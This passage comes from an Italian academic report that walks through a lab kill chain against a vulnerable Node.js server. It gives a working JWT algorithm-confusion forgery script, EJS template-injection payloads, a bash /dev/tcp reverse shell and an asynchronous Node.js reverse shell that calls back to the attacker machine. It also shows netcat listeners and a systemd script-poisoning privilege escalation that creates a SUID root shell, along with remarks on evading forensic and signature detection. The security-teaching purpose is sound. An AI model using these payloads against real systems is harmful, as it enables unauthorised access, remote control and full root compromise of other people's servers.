

Figura 24 Recupero dei parametri crittografici della chiave pubblica RSA interrogando l'endpoint esposto /.well-known/jwks.json

- **Fase 2 Analisi di un token legittimo.** Autenticandosi con le credenziali guest:guest123, l'attaccante ottiene un token JWT valido. Decodificando l'header e il payload — che non sono cifrati ma solo codificati in Base64url — è possibile estrarne la struttura dei claim: user, role, iat e analoghi.



Figura 25 Decodifica in chiaro dell'header e del payload strutturato di un token JWT legittimo emesso dal server.

- **Fase 3 Forgiatura del token admin.** Utilizzando la chiave pubblica recuperata come chiave simmetrica, l'attaccante firma un nuovo token modificando il campo "alg" in "HS256" e impostando "role": "admin" nel payload. L'operazione è realizzabile tramite uno script in Node.js realizzato dall'attaccante. Per completezza viene riportato il codice utilizzato:

```
1. const jwt = require('jsonwebtoken'); // npm install jsonwebtoken
2. const fs = require('fs');
3.
4. // 1. Leggi la chiave estratta con l'XXE (identica al byte a quella sul server)
5. const extractedKey = fs.readFileSync('publicXXE.key', 'utf-8');
6.
7. // 2. Modifica il payload per la Privilege Escalation
8. const payload = {
9.     user: 'guest',
10.    role: 'admin' // <-- Il bersaglio
11. };
12.
13. // 3. Genera il token forzando l'algoritmo simmetrico
14. // Usiamo la chiave pubblica (che dovrebbe servire solo per VERIFICARE firme RS256)
15. // come password segreta per GENERARE una firma HS256.
16. const forgedToken = jwt.sign(payload, extractedKey, { algorithm: 'HS256' });
17.
18. console.log("Bearer " + forgedToken);
```

- **Fase 4 Accesso alle aree riservate.** Il token contraffatto viene presentato nell'header Authorization: Bearer <token> per accedere a endpoint protetti, tra cui — come suggerito dalla struttura applicativa dedotta dall'analisi — /management, area che potrebbe esporre funzionalità amministrative, dati sensibili o ulteriori vettori di compromissione.



Figura 26 Accesso non autorizzato all'area riservata /management a seguito della forgiatura del token (Algorithm Substitution Attack).

Sintesi della fase e progressione della kill chain

Questa fase rappresenta un salto qualitativo significativo nella progressione dell'attacco: si passa da una ricognizione passiva basata sulla lettura di file a una compromissione attiva del meccanismo di autenticazione. Le vulnerabilità concatenate — credenziali hardcoded (OWASP A07:2025 Authentication Failures [1]) e algorithm confusion nel sistema JWT (A04:2025 Cryptographic Failures [1]) — si sommano in un percorso di escalation che, a partire dall'accesso XXE iniziale, conduce all'ottenimento di un token con privilegi amministrativi senza che sia mai stata necessaria la conoscenza della chiave privata del server.

5.4 Esecuzione di Codice Remoto (RCE) tramite Server-Side Template Injection (SSTI)

L'ottenimento di un token JSON Web Token amministrativo forgiato tramite la tecnica di *Algorithm Confusion* consente all'attaccante di superare le barriere di controllo degli accessi lato server. Tuttavia, questa compromissione si colloca ancora interamente all'interno dello strato logico-applicativo (**Layer 7 dello stack ISO/OSI**).

Al fine di procedere con la catena d'attacco e preparare le condizioni per la ricognizione interna, si rende necessario effettuare una transizione di stato, convertendo l'accesso logico alla dashboard amministrativa in una capacità esecutiva sul sistema operativo sottostante.

Questo paragrafo documenta l'analisi ingegneristica e la validazione empirica che hanno condotto all'esecuzione di codice remoto (RCE) tramite l'abuso del motore di template *EJS* (Embedded JavaScript), analizzando la persistenza di sessione sul client, la meccanica di iniezione e l'instaurazione del canale di reverse shell.

5.4.1 Persistenza della Sessione Client-Side tramite sessionStorage

Una volta forgiato il token JWT amministrativo simmetrico (come descritto nel paragrafo 5.3.4), l'attaccante deve iniettarlo nel contesto d'esecuzione del browser per forzare l'autenticazione sulla " *Legacy Dashboard* ". L'applicazione gestisce lo stato di sessione salvando il token all'interno del browser del client.

Dal punto di vista dell'ingegneria del software, la conservazione dello stato può essere delegata a due diversi meccanismi di archiviazione Web standard:

- **Cookie HTTP:** Inviati automaticamente dal browser a ogni richiesta HTTP verso lo stesso dominio. Se configurati con i flag HttpOnly e Secure, offrono una protezione robusta contro il furto di sessione tramite script non autorizzati.
- **Web Storage API (localStorage e sessionStorage):** Meccanismi di memorizzazione chiave-valore direttamente accessibili tramite JavaScript client-side.
    - *localStorage*: Mantiene i dati in modo persistente sul disco del client, sopravvivendo alla chiusura del browser.
    - *sessionStorage*: Assicura l'isolamento logico e temporale della sessione. I dati rimangono persistenti solo per la durata della scheda (*tab*) del browser attiva, venendo distrutti istantaneamente alla chiusura della stessa.

L'attaccante preferisce sfruttare lo sessionStorage poiché, a differenza dei cookie spesso protetti dal flag HttpOnly, esso garantisce la totale accessibilità e manipolabilità del token tramite semplice codice JavaScript client-side, assicurando l'effettivo funzionamento dell'iniezione. Inoltre, non essendoci persistenza sul disco rigido, i dati sensibili rimangono confinati nella sola memoria volatile del browser per la durata della singola scheda attiva. Questo azzera i residui forensi locali al momento della chiusura del tab, riducendo drasticamente la tracciabilità dell'azione e prevenendo il rilevamento postumo da parte dei sistemi di monitoraggio o di analisi post-evento.



Figura 27 Alterazione dello stato di sessione tramite l'inserimento manuale del token JWT forgiato all'interno del sessionStorage del browser.

L'attaccante sfrutta questa logica impostando manualmente il token JWT forgiato all'interno del sessionStorage tramite la console di sviluppo del browser (DevTools), al fine di ottenere una persistenza di pagina per poter ottenere l'accesso persistente alle funzionalità del pannello */management*

5.4.2 Identificazione della Vulnerabilità SSTI su EJS

All'interno della dashboard amministrativa /management, l'attaccante individua un modulo di configurazione avanzata progettato per consentire agli amministratori la personalizzazione dei template di esportazione dei report. Questo modulo accetta in ingresso stringhe di testo destinate ad essere renderizzate dinamicamente a runtime tramite il motore di template EJS. La denominazione stessa dell'endpoint è semanticamente significativa, infatti suggerisce con elevata probabilità il coinvolgimento di un motore di template lato server per la generazione dinamica dell'output. Questa deduzione si sovrappone coerentemente alle informazioni già in possesso dell'attaccante: l'analisi del *package.json* aveva già confermato la presenza di **EJS** ("ejs": "^3.1.9") come dipendenza dichiarata. L'ipotesi di una vulnerabilità di tipo *Server-Side Template Injection* (SSTI) diventa quindi il vettore di attacco naturale da verificare.



Figura 28 Interfaccia del modulo amministrativo per la personalizzazione dei template email, suscettibile di Server-Side Template Injection.

Nel contesto delle tassonomie di sicurezza, questa configurazione introduce la vulnerabilità nota come **Server-Side Template Injection (SSTI)**, catalogata come **CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine** [7] e classificata nella categoria **A05:2025 Injection** [1] dello standard OWASP.

Discovery e Proof of Concept: il test matematico

La metodologia standard per la verifica di una vulnerabilità SSTI prevede l'iniezione di un'espressione matematica nella sintassi del template engine sospettato: se il server restituisce il risultato del calcolo anziché la stringa letterale, l'esecuzione lato server è confermata. Per EJS — la cui sintassi di interpolazione è **<%= espressione %>** — il payload di test formulato è il seguente:

$$< \% = 7 * 7 \% >$$

L'attaccante inserisce questa stringa nel campo del form e tenta l'invio. Il server restituisce il valore **49** — risultato dell'espressione aritmetica valutata lato server dal motore EJS — confermando in modo inequivocabile che l'input utente viene interpretato ed eseguito come template prima della restituzione dell'output



Figura 29 Proof of Concept (PoC) della vulnerabilità SSTI tramite la valutazione lato server di un'espressione aritmetica all'interno del motore EJS.

Questa evidenza costituisce la *Proof of Concept* della vulnerabilità SSTI. In un motore EJS eseguito in ambiente Node.js, la possibilità di iniettare ed eseguire espressioni arbitrarie apre direttamente alla *Remote Code Execution* (RCE), rendendo questa vulnerabilità la più critica dell'intera kill chain documentata.

5.4.3 Meccanica dell'Abuso e Iniezione del Payload in RAM

In un ambiente di esecuzione Node.js, l'interprete JavaScript esegue le funzioni all'interno di un contesto isolato, denominato *sandbox* applicativa di base. Tuttavia, l'engine EJS compila i template traducendoli in funzioni JavaScript crude che mantengono l'accesso al contesto globale (global).

Per ottenere l'esecuzione di comandi a livello di sistema operativo (RCE), l'attaccante deve superare i confini dell'applicazione importando il modulo nativo di sistema child_process. Dal

punto di vista logico, l'esplorazione del contesto avviene attraverso la risoluzione dell'albero degli oggetti:

1. **Accesso all'oggetto globale:** L'espressione **<%= global %>** fornisce il puntatore alla radice del contesto d'esecuzione.
2. **Risoluzione del processo corrente:** Attraverso l'oggetto process (accessibile via global.process), l'attaccante interagisce con lo stato d'esecuzione del demone di sistema.
3. **Abuso del caricamento dei moduli:** L'istruzione *global.process.mainModule* punta al modulo principale avviato all'avvio dell'applicazione (corrispondente ad app.js). Sfruttando il gestore interno di risoluzione dei percorsi del modulo principale, l'attaccante richiama la funzione di importazione nativa: *global.process.mainModule.require*
4. **Caricamento del modulo di esecuzione:** Passando come parametro la stringa '*child_process'*, l'attaccante importa dinamicamente la libreria deputata all'interfaccia con le API del sistema operativo Linux, invocando il metodo di esecuzione sincrona *execSync(): global.process.mainModule.require('child_process').execSync('id')*

Questo processo di risoluzione asincrona dei puntatori in memoria volatile rappresenta una tecnica di bypass estremamente potente, in quanto opera interamente *fileless* (senza scrivere alcun file eseguibile sul disco rigido del Tier 1), eludendo i controlli basati su impronte statiche o firme antivirus commerciali.

5.4.4 Generazione della Reverse Shell e Transizione allo Stato

Per capitalizzare la vulnerabilità e stabilire un canale interattivo di controllo remoto bidirezionale, l'attaccante pianifica l'invio di una **Reverse Shell**. A differenza di una *Bind Shell* (in cui l'attaccante tenta di connettersi a una porta aperta sul server, operazione intercettata e bloccata dal firewall locale UFW), la Reverse Shell forza il server target a originare una connessione in uscita verso la macchina dell'attaccante. Questa connessione supera agevolmente le regole del firewall, che tipicamente consentono il traffico in uscita (*egress filtering* debole). L'operazione si sviluppa attraverso due fasi coordinate:

Fase 1: Predisposizione del Listener locale su Kali Linux

Sulla propria macchina di attacco (*IP di emulazione: 192.168.1.130*), l'attaccante apre una porta in ascolto utilizzando l'utility di rete **Netcat** , configurando il socket per accettare connessioni in ingresso sulla porta 4444:

```
1. nc -lvnp 4444
```

I flag di esecuzione specificano i seguenti vincoli di auditing:

- -l (*Listen*): Imposta Netcat in modalità server per rimanere in ascolto di connessioni in ingresso.
- -v (*Verbose*): Mostra informazioni dettagliate sullo stato della connessione e sull'identità dell'host remoto.
- -n (*No DNS*): Disabilita la risoluzione DNS inversa per velocizzare l'handshake di connessione ed evitare rumore di rete.
- -p (*Port*): Specifica la porta logica di ascolto (4444).

Fase 2: Forgiatura ed Invio del Payload RCE

L'attaccante costruisce il payload di reverse shell inserendo un'istruzione in linguaggio Bash nativo. Per garantire la compatibilità ed evitare interruzioni di caratteri speciali nella richiesta JSON, l'istruzione Bash viene inserita come parametro del metodo *execSync*. Il payload completo iniettato nella richiesta HTTP POST verso l'endpoint è il seguente:

```
1. <%= global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/192.168.1.130/4444 0>&1\"') %>
```

Il Limite di execSync() e l'Impatto sul Modello a Thread Singolo di Node.js

Nel tentativo di instaurare una reverse shell, un approccio ingenuo o puramente euristico prevede l'esecuzione sincrona di un comando Bash standard (*es. tramite il classico costrutto /dev/tcp*). Tuttavia, dal punto di vista dell'ingegneria del software, l'uso del metodo *execSync()* di Node.js all'interno di un'applicazione di produzione introduce un problema architetturale critico.

Node.js si basa su un modello di input/output guidato dagli eventi e non bloccante (*Event-Driven, Non-Blocking I/O*), operando su un **singolo thread principale (Event Loop)**. Quando viene invocata una funzione sincrona come execSync():

1. **Blocco dell'Event Loop:** Il thread principale di Node.js interrompe l'elaborazione di qualsiasi altra istruzione asincrona o richiesta concorrente.
2. **Attesa del Processo Figlio:** L'interprete rimane congelato nello stato di attesa, aspettando che il processo figlio generato a livello di sistema operativo (in questo caso, l'istanza di /bin/bash associata alla reverse shell) restituisca un codice di terminazione (*exit code*).
3. **Denial of Service (DoS):** Poiché la reverse shell è progettata per rimanere attiva indefinitamente per consentire il controllo remoto all'attaccante, il comando non terminerà mai spontaneamente. Di conseguenza, il server Node.js rimane in uno stato permanente di congelamento, impedendo il caricamento della pagina web da parte di altri utenti e portando alla perdita di *dependability* del Tier 1.

Per ovviare a questo vincolo ingegneristico e mantenere una postura OPSEC elevata, la soluzione di livello magistrale prevede lo sfruttamento delle **capacità asincrone e orientate agli eventi native di Node.js**. Invece di delegare l'esecuzione a una chiamata di sistema bloccante, viene programmato un socket di rete asincrono direttamente all'interno del motore di template EJS, scollegando la reverse shell dal flusso dell'Event Loop principale.

5.4.5 Instaurazione della Reverse Shell Asincrona Nativa in JavaScript

L'attacco logico avanzato si sviluppa orchestrando una connessione TCP asincrona tra il processo Node.js del Tier 1 e la macchina d'attacco. L'operazione viene condotta seguendo una procedura rigorosa suddivisa in tre fasi coordinate:

Fase 1: Predisposizione del Listener locale su Kali Linux

Sulla propria macchina di attacco (*IP: 192.168.1.130*), l'attaccante predispone un socket in ascolto per ricevere la connessione in ingresso generata dal server. Viene utilizzata l'utility di rete **Netcat** sulla porta logica 4444:

```
1. nc -lvnp 4444
```

I flag specificano:

- la modalità server (-l),
- il tracciamento dettagliato (-v),
- la disabilitazione della risoluzione DNS per velocizzare l'handshake (-n)
- la porta di ascolto (-p).

Fase 2: Forgiatura del Payload SSTI Asincrono Nativo

L'attaccante costruisce il payload EJS sfruttando i tag di esecuzione non valutativi (<% ... %> in sostituzione dei tag di stampa <%= ... %>), che eseguono il blocco di codice in background senza produrre alcun output visivo nel codice HTML finale.

Il codice JavaScript viene strutturato per importare asincronamente i moduli nativi di Node.js ed eseguire il piping dei flussi di input/output:

```
1. <%
 2. const net = global.process.mainModule.require('net');
 3. const cp = global.process.mainModule.require('child_process');
 4. const sh = cp.spawn('/bin/bash', ['-i']);
 5. const client = new net.Socket();
```

```
client.connect(4444, '192.168.1.130', function() {
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
});
%>
```

L'analisi ingegneristica di questo payload rivela un'architettura software raffinata e invisibile ai controlli basati su signature:

- *net.Socket()*: Inizializza un socket TCP client asincrono nativo di Node.js.
- *cp.spawn('/bin/bash', ['-i'])*: Crea un processo figlio asincrono non bloccante che avvia una shell Bash in modalità interattiva (*-i*).
- *client.connect(...)*: Avvia la connessione di ritorno asincrona verso la macchina Kali.
- *pipe()*: Collega asincronamente i flussi di dati (*stream*):
    - L'input ricevuto dal socket di rete (client) viene convogliato nello Standard Input della shell (sh.stdin).
    - Lo Standard Output (*sh.stdout*) e lo Standard Error (*sh.stderr*) della shell vengono reindirizzati all'interno del socket TCP per essere trasmessi in tempo reale all'attaccante.

Fase 3: Esecuzione dell'Attacco e Ottenimento del Controllo

L'attaccante incolla il payload modificato all'interno del form web dedicato ai template personalizzati e clicca sul pulsante di invio della dashboard amministrativa.

- **Lato Client (Browser):** La pagina web si carica istantaneamente senza subire alcun ritardo o congelamento, mostrando a schermo il messaggio predefinito: *"Template renderizzato e shell asincrona avviata!"*.
- **Lato Server (Tier 1):** L'Event Loop di Express continua a servire le richieste concorrenti legittime senza alcuna degradazione delle prestazioni, mentre in background il kernel Linux alloca un nuovo thread isolato per il processo /bin/bash asincrono.
- **Lato Attaccante (Kali Linux):** Sul terminale Netcat si registra l'handshake di connessione riuscito, garantendo l'accesso interattivo al sistema operativo:



Figura 30 Ricezione e instaurazione della reverse shell asincrona non bloccante sul terminale di ascolto Netcat dell'attaccante.

5.5 Scalata Locale dei Privilegi (LPE) sul Nodo di Frontiera

Una volta consolidata la sessione interattiva tramite la reverse shell asincrona nativa in JavaScript (analizzata nel paragrafo 5.4.5), l'attaccante opera nel contesto esecutivo dell'utente non privilegiato di servizio legacyreport (*UID 999*). Questo stato iniziale viene formalizzato come:

$$S_{\text{iniziale}} \longrightarrow P_{app}$$

Sebbene l'esecuzione di comandi sia ora stabile ed asincrona, la permanenza in questo stato limita fortemente il raggio d'azione offensivo, precludendo l'interazione con lo stack di rete profondo del kernel e impedendo la configurazione dei moduli di instradamento (*pivoting*).

Si rende pertanto necessaria una transizione di stato deterministica verso il massimo livello di controllo locale:

$$P_{app} \longrightarrow P_{root}$$

Questo paragrafo documenta l'analisi forense e la validazione empirica della catena di escalation locale dei privilegi (**Local Privilege Escalation - LPE**), sviscerando il disallineamento dei permessi sistemistici del Tier 1 e l'abuso logico del demone di inizializzazione *systemd*.

5.5.1 Enumerazione Locale e Identificazione del Debito Tecnico

L'attività di post-exploitation ha inizio con una fase di ricognizione locale sul sistema operativo Linux, volta a mappare la superficie d'attacco interna e le configurazioni di sicurezza speciali. Questa attività è formalizzata all'interno del framework **MITRE ATT&CK** sotto la tecnica **T1082 - System Information Discovery** [22].

Per identificare vettori di elevazione rapidi ed evitare l'esecuzione di scanner di vulnerabilità locali automatizzati (altamente rumorosi nei log di auditing del kernel, quali *auditd*), l'attaccante esegue un'interrogazione manuale e mirata del file di configurazione dei privilegi di superutente, sfruttando l'interfaccia a riga di comando del programma sudo:

```
1. sudo -l
```

La chiamata (tecnica **MITRE ATT&CK T1082 - System Information Discovery**) interroga le regole di delega configurate nel file */etc/sudoers* per verificare quali comandi l'utente corrente sia autorizzato ad eseguire con privilegi di sicurezza alterati.

L'output restituito dal terminale rivela una grave misconfigurazione amministrativa:



Figura 31 Enumerazione delle regole locali tramite sudo -l e rilevamento della delega NOPASSWD sul binario systemctl

Questo scenario configura un caso da manuale di **CWE-269: Improper Privilege Management** [7] e trova un riscontro diretto nello standard **OWASP Top 10** all'interno della macrocategoria **A06:2025 - Insecure Design** [1] .

L'inserimento della direttiva $NOPASSWD$ nel file di configurazione di sudo rappresenta una violazione fondamentale del **Principio del Privilegio Minimo (Least Privilege)**. Sebbene l'intento dell'amministratore di sistema fosse quello di consentire all'applicazione Node.js il riavvio automatico di un servizio di monitoraggio in caso di crash o instabilità, la delega del comando */bin/systemctl* in assenza di autenticazione password-based fornisce all'attaccante un punto d'ancoraggio privilegiato per forzare l'esecuzione di codice nel contesto di root.

5.5.2 Investigazione del Servizio Systemd e Analisi dei Permessi

Identificato il comando, l'attaccante deve comprendere quale sia l'esatto flusso esecutivo governato dal servizio *legacy-monitor.service*. Sfruttando l'utility di gestione del sistema *systemctl*, viene analizzata la definizione logica della *unit file* registrata in systemd:

```
1. systemctl cat legacy-monitor.service
```

L'output rivela la struttura e le direttive operative che governano il ciclo di vita del servizio:

```
1. # /etc/systemd/system/legacy-monitor.service
2. [Unit]
3. Description=Legacy Monitoring Script for DMZ Traffic
4. After=network.target
5.
6. [Service]
```

```
Type=simple
User=root
ExecStart=/opt/app/monitor.sh
Restart=on-failure
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```



Figura 32 Ispezione della configurazione logica della unit file associata al servizio legacy-monitor.service gestito da systemd

L'analisi ingegneristica evidenzia due parametri fondamentali:

- **Contesto di Sicurezza (User=root):** All'avvio o al riavvio, systemd esegue il comando indicato nella direttiva ExecStart ereditando interamente le credenziali di sistema dell'utente root
- **Target di Esecuzione (ExecStart=/opt/app/monitor.sh):** Il servizio richiama un file script Bash situato all'interno della directory di deployment dell'applicazione.

A questo punto, l'attaccante esegue un controllo critico sui permessi di scrittura e sulla proprietà del file /opt/app/monitor.sh utilizzando l'utility nativa ls:

```
ls -la /opt/app/monitor.sh
```

La risposta del filesystem solleva un'anomalia di sicurezza di eccezionale gravità:

```
-rwxr-xr-x 1 legacyreport legacyreport 245 Jan 15 10:30 /opt/app/monitor.sh
```

Figura 33 Identificazione del disallineamento dei permessi (CWE-732) sullo script eseguito dal processo con privilegi di root

Il Disallineamento dei Permessi

Il file risulta interamente di proprietà dell'utente legacyreport e del gruppo legacyreport, con permessi ottali impostati a 0755 (lettura, scrittura ed esecuzione per il proprietario). Questo configura la vulnerabilità **CWE-732: Incorrect Permission Assignment for Critical Resource** [7]. Consentire all'utente *legacyreport* (che esegue il web server esposto su Internet) di modificare direttamente il contenuto di uno script che verrà successivamente interpretato ed eseguito da root crea un crollo istantaneo dei confini di isolamento dei privilegi (*Trust Boundaries*).

5.5.3 La Meccanica di Avvelenamento dello Script (Script Poisoning)

Comprese le regole del filesystem, l'attaccante pianifica la scrittura di un payload all'interno di /opt/app/monitor.sh. L'obiettivo non è semplicemente avviare una reverse shell istantanea come root (operazione che potrebbe fallire a causa di timeout di systemd o essere intercettata da controlli sul traffico di rete), ma stabilire un meccanismo di **persistenza e accesso asimmetrico continuo sul sistema operativo**.

Il metodo più elegante per raggiungere questo scopo consiste nella generazione di una **shell SUID**. L'attaccante sovrascrive interamente il file /opt/app/monitor.sh inserendo istruzioni Bash destinate a copiare l'interprete di sistema ed elevarne i permessi:

```
1. echo '#!/bin/bash' > /opt/app/monitor.sh
2. echo 'cp /bin/bash /opt/app/rootbash' >> /opt/app/monitor.sh


3. echo 'chmod 4755 /opt/app/rootbash' >> /opt/app/monitor.sh
```

```
legacyreport@dmz-server:~/legacy-report$ systemctl cat legacy-monitor.service
systemctl cat legacy-monitor.service
# /etc/systemd/system/legacy-monitor.service
[Unit]
Description=Legacy App Health Monitor

[Service]
Type=simple
User=root
ExecStart=/opt/app/monitor.sh
legacyreport@dmz-server:~/legacy-report$ echo '#!/bin/bash' > /opt/app/monitor.sh
echo '#!/bin/bash' > /opt/app/monitor.sh
legacyreport@dmz-server:~/legacy-report$ echo 'cp /bin/bash /opt/app/rootbash' >> /opt/app/monitor.sh
echo 'cp /bin/bash /opt/app/rootbash' >> /opt/app/monitor.sh
legacyreport@dmz-server:~/legacy-report$ echo 'chmod 4755 /opt/app/rootbash' >> /opt/app/monitor.sh
echo 'chmod 4755 /opt/app/rootbash' >> /opt/app/monitor.sh
legacyreport@dmz-server:~/legacy-report$ sudo systemctl restart legacy-monitor.service
sudo systemctl restart legacy-monitor.service
```

Figura 34 Iniezione sequenziale dei comandi per l'avvelenamento dello script di monitoraggio (Script Poisoning) e la generazione della shell.

Analisi Ingegneristica delle Istruzioni Iniettate

- **cp /bin/bash /opt/app/rootbash:** Crea una copia fisica dell'interprete Bash standard all'interno della directory /opt/app/, nominandola rootbash.
